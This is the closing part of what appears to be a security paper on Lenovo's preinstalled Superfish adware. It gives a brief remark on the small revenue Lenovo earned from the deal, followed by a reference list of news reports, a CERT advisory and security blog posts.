Lenovo's installation of Superfish was a business decision. Presumably, they hoped to make additional ad revenue off the computers they sold to consumers. Forbes estimates that Lenovo only made about $250,000 from the deal (Fox-Brewster, 2015). For a billion dollar a year company, this hardly seems worth it.

Shaun McCullough, cybergoof@gmail.com

5. References

Anderson, N. (2013, 04 7). *Law & Order*. Retrieved from Ars Technica: http://arstechnica.com/tech-policy/2013/04/how-a-banner-ad-for-hs-ok/

Brandom, R. (2015, February 25). *TheVerge - Lenovo 2015*. Retrieved from theverge.com: http://www.theverge.com/2015/2/25/8110201/lenovo-com-has-been-hacked-apparently-by-lizard-squad

CERT. (2015, Feb 19). *Vulnerability Notes Database*. Retrieved from Vulnerability Notes Database: http://www.kb.cert.org/vuls/id/529496

Forbes. (2015, January). *Amercia's Most Promising Companies*. Retrieved from Forbes: http://www.forbes.com/companies/superfish/

Forbes. (n.d.). *Superfish Company*. Retrieved from Forbes: http://www.forbes.com/companies/superfish/

Fox-Brewster, T. (2015, 2 27). *Lenovo deal with Superfish*. Retrieved from Forbes: http://www.forbes.com/sites/thomasbrewster/2015/02/27/lenovo-got-very-little-from-superfish-deal/

Goodin, D. (2015, Feb 25). *Attackers protesting Superfish debackle highjack Lenovo email, spoof website*. Retrieved from Ars Technica: http://arstechnica.com/security/2015/02/attackers-take-control-of-lenovo-com-hijacking-e-mail-and-web-servers/

Goodin, D. (2015, Feb 20). *Risk Assessment*. Retrieved from Ars Technica: http://arstechnica.com/security/2015/02/superfish-doubles-down-says-https-busting-adware-poses-no-security-risk/

Graham, R. (2015, 02 21). *Exploiting the Superfish certifcate*. Retrieved from Errata Security: http://blog.erratasec.com/2015/02/exploiting-superfish-certificate.html#.VQ4WKPmoq-0

Shaun McCullough, cybergoof@gmail.com

Graham, R. (2015, 02 19). *Extracting the Superfish certificate*. Retrieved from Errata Security: http://blog.erratasec.com/2015/02/extracting-superfish-certificate.html#more

Komodia. (2013). *Komodia*. Retrieved from Komodia: http://www.komodia.com/

Komodia. (2013). *Komodia Ad Injection SDK*. Retrieved from Komodia: http://www.komodia.com/ad-injection-sdk/

Krebs, B. (2014, December 26). *Cowards attack Sony Playtation, Microsoft xBox Networks*. Retrieved from Krebs On Security: http://krebsonsecurity.com/2014/12/cowards-attack-sony-playstation-microsoft-xbox-networks/

Krebs, B. (2015, February 26). *Webnic Registrar Blamed for Hijack of Lenovo, Google*. Retrieved from Krebs On Security: http://krebsonsecurity.com/2015/02/webnic-registrar-blamed-for-hijack-of-lenovo-google-domains/

Lenovo Forums. (2015, 1 19). *Lenovo Forums*. Retrieved from forums.lenovo.com: http://forums.lenovo.com/t5/Yoga-Flex-Laptops-and/Pre-installed-Superfish-Visual-Discovery-on-Lenovo-Flex-2-15/td-p/1896989

Lenovo Security. (2015). *Superfish Vulnerability*. Retrieved from Lenovo Support: http://support.lenovo.com/us/en/product_security/superfish

Niccolai, J. (2015, February 25). *Lenovo on PCWorld*. Retrieved from PCWorld.com: http://www.pcworld.com/article/2889332/lenovo-website-hacked-in-wake-of-superfish-debacle.html

Remove Malware. (n.d.). *Remove Superfish*. Retrieved from Remove Malware: http://www.go-remove-malware.com/how-to-remove-superfish-ads-windowshopper-adware/

Richards, M. (2015, 02 20). *Windows SSL Interception Gone Wild*. Retrieved from Facebook.com: https://www.facebook.com/notes/protect-the-graph/windows-ssl-interception-gone-wild/1570074729899339

Shaun McCullough, cybergoof@gmail.com

Russon, M.-A. (2015, February 24). *Google Vietnam domain name hacked*. Retrieved from International Business Times: http://www.ibtimes.co.uk/google-vietnam-domain-name-briefly-hacked-hijacked-by-lizard-squad-1489293

Symantec. (2014, Dec 9). *Trojan.Nurjax*. Retrieved from Symantec: http://www.symantec.com/security_response/writeup.jsp?docid=2014-121000-1027-99&tabid=2

Wikipedia. (n.d.). *Wikipedia - Adware*. Retrieved from Wikipedia: http://en.wikipedia.org/wiki/Adware

Wikipedia. (n.d.). *Wikipedia - Code Injection*. Retrieved from Wikipedia: http://en.wikipedia.org/wiki/Code_injection

Wikipedia. (n.d.). *Wikipedia - File Inclusion Vulnerability*. Retrieved from Wikipedia: http://en.wikipedia.org/wiki/File_inclusion_vulnerability

Wikipedia. (n.d.). *Wikipedia - Rootkit*. Retrieved from Wikipedia: http://en.wikipedia.org/wiki/Rootkit

Wikipedia. (n.d.). *Wikipedia - Transfer Secret*. Retrieved from Wikipedia: http://en.wikipedia.org/wiki/Transfer_secret

Shaun McCullough, cybergoof@gmail.com